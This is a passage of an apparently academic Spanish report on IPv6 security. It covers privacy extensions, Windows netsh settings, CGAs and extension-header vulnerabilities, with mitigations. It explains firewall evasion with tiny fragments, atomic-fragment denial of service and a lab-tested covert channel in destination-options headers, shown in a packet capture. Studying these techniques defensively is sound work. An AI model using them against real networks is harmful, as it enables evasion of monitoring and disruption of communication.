Una interfaz que acepta conexiones entrantes y tiene un nombre de DNS no puede tener una dirección “privada”, pero es posible que utilice diferentes direcciones para las conexiones salientes. En el RFC, “Extensiones de privacidad para Autoconfiguración de direcciones sin estado en IPv6” [7] se define una manera de generar y cambiar esas direcciones temporales. Es importante que la secuencia de las direcciones temporales que una interface elige sea totalmente impredecible y tenga una baja probabilidad de colisión con la elección hecha por otras interfaces. [13]

3.1 Extensiones de privacidad [13]

En [7] se especifica el algoritmo para generar y actualizar un identificador aleatorio en reemplazo del formato de IEEE EUI-64. Como se muestra en la Fig. 11, una función de Hash (el RFC sugiere el algoritmo MD5) es utilizado para generar el identificador de interface. Los primeros 64 bits de la salida son usados como el IID, mientras que los últimos 64 bits son almacenados para la próxima iteración del algoritmo, que se produce cada x cantidad de segundos (o cuando una dirección duplicada es detectada por el cliente), teniendo presente que los identificadores se mantendrán para antiguas conexiones hasta que sean cerradas y el identificador

[17] En Inglés “tracked”.

generado será empleado para las nuevas conexiones. La primera iteración de la función emplea un valor aleatorio como valor histórico.

El RFC también especifica que el bit 6 debe ser seteado en 0. Esto crea un IID en el que el bit local/universal indica solo significado local.




Fig. 11- Algoritmo para la generación de direcciones de privacidad

3.1.1 Limitaciones de las direcciones de privacidad

Este mecanismo debe ser usado con moderada precaución, si es implementado en forma completa trae algunas consecuencias [13]:

- La privacidad que "promete" es cuestionable. Especialmente en redes pequeñas que no presentan demasiados cambios, un individuo que observe y capture tráfico de la red puede correlacionar actividades con demasiada precisión, incluso si la dirección cambia o no en forma periódica. Un observador puede determinar con qué frecuencia cada interface genera una nueva dirección.
- En algunas redes, los administradores pretenden tener un mejor control de los dispositivos que se conectan y qué direcciones usan y poder aplicar entre otras cosas características de calidad de servicio. Las políticas de seguridad local pueden dictaminar que para fines de auditoría o de actividad forense, todas las direcciones deben ser asignadas en forma centralizada y deben tenerse registros de sus actividades. En esos casos, lo más adecuado es no utilizar ni las direcciones de privacidad ni SLAAC, pero requiere que se emplee el servicio de DHCPv6 para la asignación de direcciones.

- En general, las políticas de seguridad empresariales no aplican el derecho de comunicaciones privadas a usuarios que posean una computadora de la compañía o accedan a la red corporativa. En esos casos, los objetivos de la política de seguridad de monitorear las actividades es más importante que proteger la privacidad del usuario mientras navega por Internet.
- Buenas prácticas de redes recomiendan aplicar filtros de ingreso, es decir, no permitir paquetes sin una dirección origen válida dentro del núcleo de la red. Algunos ataques de DoS utilizan direcciones con origen falso pero con un prefijo válido. En este caso las direcciones de privacidad no hacen más que dificultar la tarea de distinguir las direcciones empleadas en estos ataques.
- Como resultado, algunas organizaciones deshabilitaron el uso de las direcciones de privacidad aunque con ello redujeron llamativamente, su propia privacidad. En este escenario, los host se encuentran configurados con las direcciones generadas a partir del algoritmo original.

  Incluso en el mismo RFC 4941 se advierte está problemática y se recomienda:

  - Los dispositivos que implementen esta especificación, deben dar la posibilidad explicita a los usuarios finales que puedan habilitar o deshabilitar el uso de estas direcciones temporarias.
  - Además, un sitio debería poder deshabilitar el uso de estas direcciones temporales con el propósito de simplificar la operación y debugging[18] de las actividades de la red. Las implementaciones deberían brindar una forma a los administradores de sistemas para habilitar o no, el uso de estas direcciones temporales.
  - Los sitios deben dar la posibilidad de seleccionar habilitar o deshabilitar el uso de las direcciones temporarias para ciertos prefijos.

[18] Debbuging: Depuración

3.1.2 Extensiones de privacidad en Sistemas operativos Windows

Por defecto Windows Vista, Windows 7 y Windows 2008, no utilizan el formato EUI-64 para la generación de las direcciones IPv6, sino que se basan en un algoritmo que las genera en forma aleatoria. Además, siguiendo los lineamientos del RFC 4941, genera direcciones IPv6 temporales para conexiones salientes. Ambas características se observan en la Fig. 12:

```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . : localdomain
   Descripción . . . . . . . . . . . . . . . : Conexión de red Intel(R) PRO/1000 MT
   Dirección física. . . . . . . . . . . . . : 00-0C-29-26-12-1E
   DHCP habilitado . . . . . . . . . . . . . : sí
   Configuración automática habilitada . . . : sí
   Dirección IPv6 . . . . . . . . . . . . . . : fc00:12::9570:d3d8:a1bc:fbc4(Preferido)
   Dirección IPv6 temporal. . . . . . . . . . : fc00:12::9042:a613:e1bd:c711(Preferido)
   Vínculo: dirección IPv6 local. . . . . . . : fe80::9570:d3d8:a1bc:fbc4%11(Preferido)
   Dirección IPv4. . . . . . . . . . . . . . . : 192.168.127.138(Preferido)
   Máscara de subred . . . . . . . . . . . . . : 255.255.255.0
   Concesión obtenida. . . . . . . . . . . . . : jueves, 07 de marzo de 2013 20:33:41
   La concesión expira . . . . . . . . . . . . : jueves, 07 de marzo de 2013 21:03:40
   Puerta de enlace predeterminada . . . . . . : fe80::c807:2aff:fe64:1d%11
   Servidor DHCP . . . . . . . . . . . . . . . : 192.168.127.254
   Servidores DNS. . . . . . . . . . . . . . . : 192.168.127.1
   NetBIOS sobre TCP/IP. . . . . . . . . . . . : habilitado
```

Fig. 12 - Direcciones IPv6 Windows

Es posible deshabilitar esta generación aleatoria y forzar al sistema a que utilice el formato EUI-64. Esto se consigue con la ejecución de los siguientes comandos, mostrados en la Fig. 13. En la Fig. 14, se puede apreciar las direcciones IPv6 empleando el formato EUI-64.

```
C:\>netsh interface ipv6 set global randomizeidentifiers=disabled store=active
Aceptar

C:\>netsh interface ipv6 set global randomizeidentifiers=disabled store=persistent
Aceptar
```

Fig. 13- Deshabilitar generación aleatoria de IDs

```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . : localdomain
   Descripción . . . . . . . . . . . . . . . : Conexión de red Intel(R) PRO/1000 MT
   Dirección física. . . . . . . . . . . . . : 00-0C-29-26-12-1E
   DHCP habilitado . . . . . . . . . . . . . : sí
   Configuración automática habilitada . . . : sí
   Dirección IPv6 . . . . . . . . . . . . . . : fc00:12::20c:29ff:fe26:121e(Preferido)
   Dirección IPv6 temporal. . . . . . . . . . : fc00:12::501:ab5e:6805:57cd(Preferido)
   Vínculo: dirección IPv6 local. . . . . . . : fe80::20c:29ff:fe26:121e%11(Preferido)
   Dirección IPv4. . . . . . . . . . . . . . . : 192.168.127.138(Preferido)
   Máscara de subred . . . . . . . . . . . . . : 255.255.255.0
   Concesión obtenida. . . . . . . . . . . . . : jueves, 07 de marzo de 2013 20:40:17
   La concesión expira . . . . . . . . . . . . : jueves, 07 de marzo de 2013 21:10:17
   Puerta de enlace predeterminada . . . . . . : fe80::c807:2aff:fe64:1d%11
   Servidor DHCP . . . . . . . . . . . . . . . : 192.168.127.254
   Servidores DNS. . . . . . . . . . . . . . . : 192.168.127.1
   NetBIOS sobre TCP/IP. . . . . . . . . . . . : habilitado
```

Fig. 14 - Configuración de IPv6 Windows con direcciones temporales y habilitado el formato EUI-64.

Por otro lado es posible también deshabilitar la generación de direcciones temporales como se muestra en las Fig. 15 y Fig. 16.

```
C:\>netsh interface ipv6 set privacy state=disabled store=active
Aceptar

C:\>netsh interface ipv6 set privacy state=disabled store=persistent
Aceptar
```

Fig. 15 - Deshabilitar direcciones temporales Windows

```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . : localdomain
   Descripción . . . . . . . . . . . . . . . : Conexión de red Intel(R) PRO/1000 MT
   Dirección física. . . . . . . . . . . . . : 00-0C-29-26-12-1E
   DHCP habilitado . . . . . . . . . . . . . : sí
   Configuración automática habilitada . . . : sí
   Dirección IPv6 . . . . . . . . . . . . . . : fc00:12::20c:29ff:fe26:121e(Preferido)
   Vínculo: dirección IPv6 local. . . . . . . : fe80::20c:29ff:fe26:121e%11(Preferido)
   Dirección IPv4. . . . . . . . . . . . . . . : 192.168.127.138(Preferido)
   Máscara de subred . . . . . . . . . . . . . : 255.255.255.0
   Concesión obtenida. . . . . . . . . . . . . : jueves, 07 de marzo de 2013 20:44:42
   La concesión expira . . . . . . . . . . . . : jueves, 07 de marzo de 2013 21:29:42
   Puerta de enlace predeterminada . . . . . . : fe80::c807:2aff:fe64:1d%11
   Servidor DHCP . . . . . . . . . . . . . . . : 192.168.127.254
   Servidores DNS. . . . . . . . . . . . . . . : 192.168.127.1
   NetBIOS sobre TCP/IP. . . . . . . . . . . . : habilitado
```

Fig. 16 - Configuración de IPv6 en Windows sin direcciones temporales

3.1.3 Propuesta de mejoras para las direcciones de privacidad

Gont, propuso un método [14] que se encuentra en proceso de estandarización y persigue los siguientes objetivos:

- El IID permanece constante y estable para cada prefijo usado con el método de SLAAC dentro de cada subred. El algoritmo genera el mismo identificador de interfaz cuando se configura una dirección perteneciente al mismo prefijo dentro de la misma subred.
- El IID no depende del hardware subyacente (ejemplo de la dirección MAC)
- El IID cambia cuando la dirección es configurada para diferentes prefijos.
- Presenta mayor dificultad para un atacante externo predecir el identificador de interface, incluso conociendo el identificador de interface configurado para otra dirección.

El cómputo del identificador de interface se lo obtiene como muestra la Fig. 17:




Fig. 17 - Cálculo de IID propuesto por Gont

El IID es obtenido tomando los 64 bits de más a la izquierda del Identificador aleatorio computado, y se setea en 0 el bit 6 (se numera como 0 al bit de más a la izquierda). Esto crea una IID con el bit universal/local teniendo solo significado local.

3.2 Cryptographically Generated Addresses [19](CGAs)

Proveen un método que permite probar que quien envió efectivamente el paquete es el que tiene como IID el que figura en su dirección IPv6.

El objetivo es elegir un par de claves públicas y privadas adecuado para la creación de una firma digital, que sea generada con la clave privada y luego pueda ser verificada a través del uso de la clave pública. Luego, la clave pública (junto con otros parámetros) es usada para generar el IID, esta clave pública es insertada dentro del paquete y dicho paquete es firmado digitalmente con la clave privada. Este proceso se ilustra en la Fig. 18 [15].

Una vez que es recibido el paquete, la clave pública puede ser usada para chequear tanto la dirección IPv6 (IID) como la firma. Un atacante sin la clave privada no puede firmar un paquete falsificado.

[19] Cryptographically Generated Addresses: Direcciones Generadas Criptográficamente




Fig. 18 – Direcciones generadas criptográficamente

Cuatro procesos son necesarios para realizar este trabajo.

El host que envía el paquete debe:

1- Generar un par de claves y la correspondiente dirección IPv6.

2- Insertar la clave pública en el paquete y firmarlo con la clave privada.

El host que recibe el paquete debe:

3- Chequear que la dirección origen coincida haciendo el cálculo empleando la clave pública.

4- Verificar la firma con la clave pública.

Es conveniente destacar que la utilización de CGA no prueba la identidad de una entidad, pero permite demostrar que una misma entidad (la que posee la clave privada) generó dichos paquetes y que no podrán ser modificados por un intruso. Lo fundamental del mecanismo es que ninguna entidad sin una clave privada puede utilizar legítimamente CGA [13].

Debido a que los CGAs relacionan una clave pública con una dirección IPv6, incluso cuando un host cambia de red, pueden ser únivocamente identificados a través del uso de esa llave pública. Los CGAs y el metótodo prupuesto por Gont usan un algoritmo de hash para generar un identifiacador válido, pero la gran diferencia es que este mecanismo se caracteriza por el empleo de llaves públicas.

Las características que ofrece CGA pueden ser usadas para mejorar la seguridad de alguna manera en la redes IPv6, pero en ciertos casos no presentan una ventaja importante y cuentan con un overhead[20] superior que IPSec (Internet

[20] Overhead: Desperdicio de ancho de banda, causado por la información adicional que debe viajar además de los datos en los paquetes de un medio de comunicación.

Protocol Security)[21] o protocolos de seguridad de capas superiores. En particular son importantes en casos donde se involucra la propiedad de una nueva dirección generada.

Las CGAs fueron estandarizdas como el bloque de seguridad central para el protocolo IPv6 Secure Neighbor Discovery[22] (SEND) [16](será ampliado en la sección 5.2.4.1) y fue propuesto para el uso dentro del protocolo Site Multihoming [23]para IPv6 (SHIM6). [15]

[21] Internet Protocol Security: Seguridad del Protocolo de Internet
[22] Secure Neighbor Discovery: Protocolo Seguro de Descubrimiento de Vecinos
[23] Site Multihoming: Sitio que se conecta a Internet mediante dos o más proveedores de servicio.

4 CABECERAS DE EXTENSIÓN

IPv6 usa las cabeceras de extensión [17] para indicar a la capa de transporte información sobre el paquete (TCP o UDP) o extender la funcionalidad del protocolo. Son identificadas con el campo Próxima cabecera dentro de la cabecera IPv6.

La Fig. 19 muestra la estructura de un paquete IPv6 y describe el modo en que forman una cadena de cabeceras antes del PDU de la capa de transporte.




Fig. 19 - Estructura de un paquete IPv6 - Encabezados de extensión

Las cabeceras de extensión tienen un orden específico y deben ser procesadas en el orden en el que aparece en el paquete. El orden es el siguiente

1 Cabecera IPv6

2 Cabecera Opciones Salto a Salto

3 Cabecera Opciones del Destino

4 Cabecera de Enrutamiento

5 Cabecera de Fragmentación

6 Cabecera de Autenticación

7 Cabecera de Encapsulado de seguridad de la carga útil

8 Cabecera Opciones del Destino

9 Cabecera capa superior

Cada cabecera de extensión tiene un único valor que es usado en el campo Próxima Cabecera identificando cuál es la siguiente cabecera a ser procesada. A continuación se realizará una breve descripción de las cabeceras de fragmentación y la cabecera de opciones del destino, por el hecho de que presentan gran cantidad de vulnerabilidades que pueden ser explotadas.

4.1 Cabecera de Opciones del destino

El valor del campo próxima cabecera de la cabecera precedente es 60. Esta cabecera es usada para llevar información opcional que debe ser examinada solo por el nodo destino del paquete y no por los nodos intermedios. Estas opciones son codificadas en el formato type-length-value[24]. Un nodo que recibe un paquete con su dirección IPv6, examina el campo Próxima cabecera y encuentra la presencia de una cabecera de Opciones del Destino, las procesa antes de enviarlas hacia el protocolo de capa superior.

4.2 Cabecera de Fragmentación

La fragmentación es el proceso de dividir un paquete IP en paquetes de menor tamaño con el propósito de poder ser transportado a través de redes que tienen diferentes tamaños de MTU.

En IPv6, el bit Don't Fragment [25](DF) fue removido totalmente de la cabecera IPv6, mientras que el bits More Fragment [26](MF) fue desplazado hacia la cabecera de extensión de Fragmentación. A diferencia de su antecesor, en el nuevo protocolo, el proceso de fragmentación solo puede ser llevado a cabo en los nodos finales y no en los intermedios.

Además, en la especificación del protocolo se exige un tamaño de MTU mínimo para cada subred de 1280 bytes, si hay un enlace que no puede transmitir un tamaño paquete de ese tamaño, la fragmentación y reensamblado debe darse en una capa por debajo de IP.

Cada paquete tiene asignado un identificador único (ID de Fragmento) para distinguirlo de otros fragmentos. Además tiene un valor de offset [27]con el número de bytes que el payload[28] se desplaza respecto del paquete original. El host que recibe un paquete fragmentado, lo reensambla colocando todos los fragmentos en orden y pasa el paquete completo IP hacia la capa superior. [18]

[24] Type-length-value: Un método de organizar datos que involucre un Código de Tipo (16 bit), una longitud especificada de un valor de campo (16 bit) y el dato en el campo Valor.
[25] Don't Fragment: No fragmentar
[26] More Fragment: Más Fragmentos
[27] Offset: Desplazamiento
[28] Payload: información útil

4.2.1 Proceso de Fragmentación

La Fig. 20 [18] ilustra como un paquete de gran tamaño necesita ser fragmentado en dos paquetes. El paquete original se compone de una parte no-fragmentable que contiene la cabecera IPv6 original. La parte fragmentable del paquete contiene las otras cabeceras de extensión y el payload de la capa superior. La parte fragmentable es dividida en múltiples paquetes, cada uno tiene su parte no fragmentable y la cabecera de fragmentación.




Fig. 20 - Fragmentación en IPv6

Los sistemas finales primero deben descubrir cuál es el tamaño correcto del paquete que puede enviar a su destino y si es necesario llevar adelante la fragmentación. Este proceso se llama Path MTU Discovery[29] (PMTUD) y es una característica brindada por ICMPv6 a IP (ya existía una versión para IPv4 [19]).

PMTUD para IPv6 [20], define el uso del mensaje ICMPv6 type 2 [30]error (ICMPv6 Packet Too Big[31]), que es enviado hacia el nodo origen desde un router intermedio que tiene una interface con un MTU más pequeño. El router envía este mensaje de error con el tamaño de paquete recomendado. Solamente una cabecera de fragmentación será creada por el nodo origen.

Uno de los principales problemas que existen en el proceso de fragmentación es que la información de la capa superior no está contenida en el

[29] Path MTU Discovery: Descubrimiento del MTU del camino
[30] ICMPv6 type 2: ICMPv6 tipo 2
[31] ICMPv6 Packet Too Big: ICMPv6 paquete demasiado grande.

primer fragmento**.** El fragmento que contiene la cabecera TCP o UDP es requerido por un firewall para determinar si un paquete es aceptable. El proceso de realizar el reensamblado y el análisis de los paquetes requiere enorme cantidad de recursos.

4.3 Vulnerabilidades de las cabeceras de extensión

A continuación de describen algunas vulnerabilidades de las cabeceras de extensión.

4.3.1 Fragmentos atómicos

Según la especificación del protocolo IPv6 [17] , cuando un host recibe un paquete ICMPv6 Packet Too Big, que advierte que el Next Hop MTU[32] es menor que 1280 bytes no se requiere que reduzca el tamaño del paquete sino que incluya la cabecera de extensión de Fragmentación con los campos Offset=0 y MF=0, aunque si se reduce el tamaño del payload a 1232 bytes (1280 menos 40 de la cabecera IPv6 y 8 de la cabecera de Fragmentación) o incluso menos si cuenta con otras cabeceras de extensión.

Esto es debido a que implementaciones de traductores IPv6/IPv4 emplean el campo de Identificación de Fragmentos de la cabecera de Fragmentación de IPv6 para seleccionar el propio identificador para la fragmentación en IPv4. [21]

4.3.1.1 Ataques empleando fragmentos atómicos

Un atacante envía hacia la víctima un paquete ICMPv6 Packet Too Big. Dentro del paquete IPv6 que se encuentra embebido en el paquete ICMv6, coloca la dirección IPv6 del nodo con el cual la víctima quería establecer comunicación. Esto genera que todos los nuevos paquetes enviados por la víctima sean atómicos. El ataque se hace efectivo si el usuario malicioso puede predecir el algoritmo de generación de IDs de los fragmentos [22] y enviar un conjunto de paquetes con estos IDs duplicados. Si en el nodo destino se descartan fragmentos con IDs repetidos, el nodo víctima nunca podrá comunicarse con el otro nodo.

Mitigación: Un host que recibe un paquete con Fragment Offset=0 y MF=0, debe procesar el paquete en forma aislada, incluso si el fragmento contiene el

[32] Next Hop MTU: MTU del próximo salto

mismo conjunto de: [Dirección IPv6 Origen, Dirección IPv6 destino, Identificación de Fragmento].

4.3.2 Excesivo número de cabeceras de extensión.

Debido a que en las especificaciones del protocolo [17] no existen restricciones acerca del uso de las cabeceras de extensión, esto puede causar problemas si son empleadas con fines maliciosos.

Un usuario podría crear un paquete IPv6 que cumpla con todas las especificaciones del protocolo y encadenar un número ilimitado de encabezados de extensión. [23]

Debido al gran número de cabeceras de extensión, estas no pueden estar contenidas en el primer fragmento, situación que dificulta la tareas de los firewalls que basan su política de filtrado en la información que se encuentra justamente en este primer fragmento.

Mitigación: Gont [23] propone actualizar la especificación del protocolo IPv6 [17] de la siguiente manera:

Si un paquete IPv6 es fragmentado, el primer fragmento (con valor de offset 0) debe tener toda la cadena de encabezados.

Si un host o nodo intermedio recibe el primer fragmento de un paquete sin toda la cabecera debe descartar el paquete.

4.3.3 Fragmentos pequeños


Debido a que IPv6 [17] define el requerimiento de que todos los enlaces deben tener un MTU mayor a 1280 bytes, si se generan paquetes de menor tamaño, deben ser considerados peligrosos. No existen razones para tener fragmentos menores a dicho tamaño, a menos que sean el último fragmento y el bit MF sea igual a 0.

Estos paquetes tienen el paso libre por los firewalls, porque sólo se analiza la información en la parte no fragmentable y los atacantes pueden usarlos en forma maliciosa. Para mantener la seguridad los firewalls deberían descartar todos los fragmentos que están debajo de cierto tamaño.

4.3.4 Creación de Covert Channel[33]


A través de la introducción de las cabeceras de extensión en IPv6, además de otorgar flexibilidad y funcionalidad, abre nuevas puertas hacia la creación de canales ocultos. En especial la cabecera de extensión de Opciones del destino, puede transferir en forma exitosa datos arbitrarios y son aceptados por diversos sistemas operativos [24]. Un aspecto importante a tener en cuenta es que los datos que pueden ser enviados pueden ser 256 bytes por cabecera de extensión (el campo Option Data Length [34]es de 8 bit).

El código del programa ejecutado se encuentra en el Anexo. En la Fig. 21 se muestra el intercambio de paquetes ICMPv6 echo reply [35] y echo request [36]utilizando esta técnica.



Source	Destination	Length	Protocol	Info
fc00:12::20c:29ff:fed3:6edd	fe80::20c:29ff:fee3:7508	342	IPv6	IPv6 fragment (nxt=IPv6 destination option (0x3c) off=0 id=0x0)[Malformed Packet]
fc00:12::20c:29ff:fed3:6edd	fe80::20c:29ff:fee3:7508	342	IPv6	IPv6 fragment (nxt=IPv6 destination option (0x3c) off=280 id=0x0)
fc00:12::20c:29ff:fed3:6edd	fe80::20c:29ff:fee3:7508	350	ICMPv6	Echo (ping) request id=0x0000, seq=0
fe80::20c:29ff:fee3:7508	fc00:12::20c:29ff:fed3:6edd	62	ICMPv6	Echo (ping) reply id=0x0000, seq=0

Fig. 21 - Covert Channel IPv6 Flujo de Paquetes



```
⊞ Frame 3: 350 bytes on wire (2800 bits), 350 bytes captured (2800 bits)
⊞ Ethernet II, Src: Vmware_d3:6e:dd (00:0c:29:d3:6e:dd), Dst: Vmware_e3:75:08 (00:0c:29:e3:75
⊟ Internet Protocol Version 6, Src: fc00:12::20c:29ff:fed3:6edd (fc00:12::20c:29ff:fed3:6edd)
  ⊞ 0110 .... = Version: 6
  ⊞ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 296
    Next header: IPv6 fragment (0x2c)
    Hop limit: 64
    Source: fc00:12::20c:29ff:fed3:6edd (fc00:12::20c:29ff:fed3:6edd)
```

```
0000  00 0c 29 e3 75 08 00 0c  29 d3 6e dd 86 dd 60 00   ..).u... ).n...`.
0010  00 00 01 28 2c 40 fc 00  00 12 00 00 00 00 02 0c   ...(,@.. ........
0020  29 ff fe d3 6e dd fe 80  00 00 00 00 00 00 02 0c   )...n... ........
0030  29 ff fe e3 75 08 3c 00  02 30 00 00 00 00 3a 22   )...u.<.  .0....:"
0040  01 78 41 41 41 41 41 41  41 41 41 41 41 41 41 41   .xAAAAAA AAAAAAAA
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00b0  41 41 41 41 41 41 41 41  41 41 01 96 42 42 42 42   AAAAAAAA AA..BBBB
00c0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
00d0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
00e0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
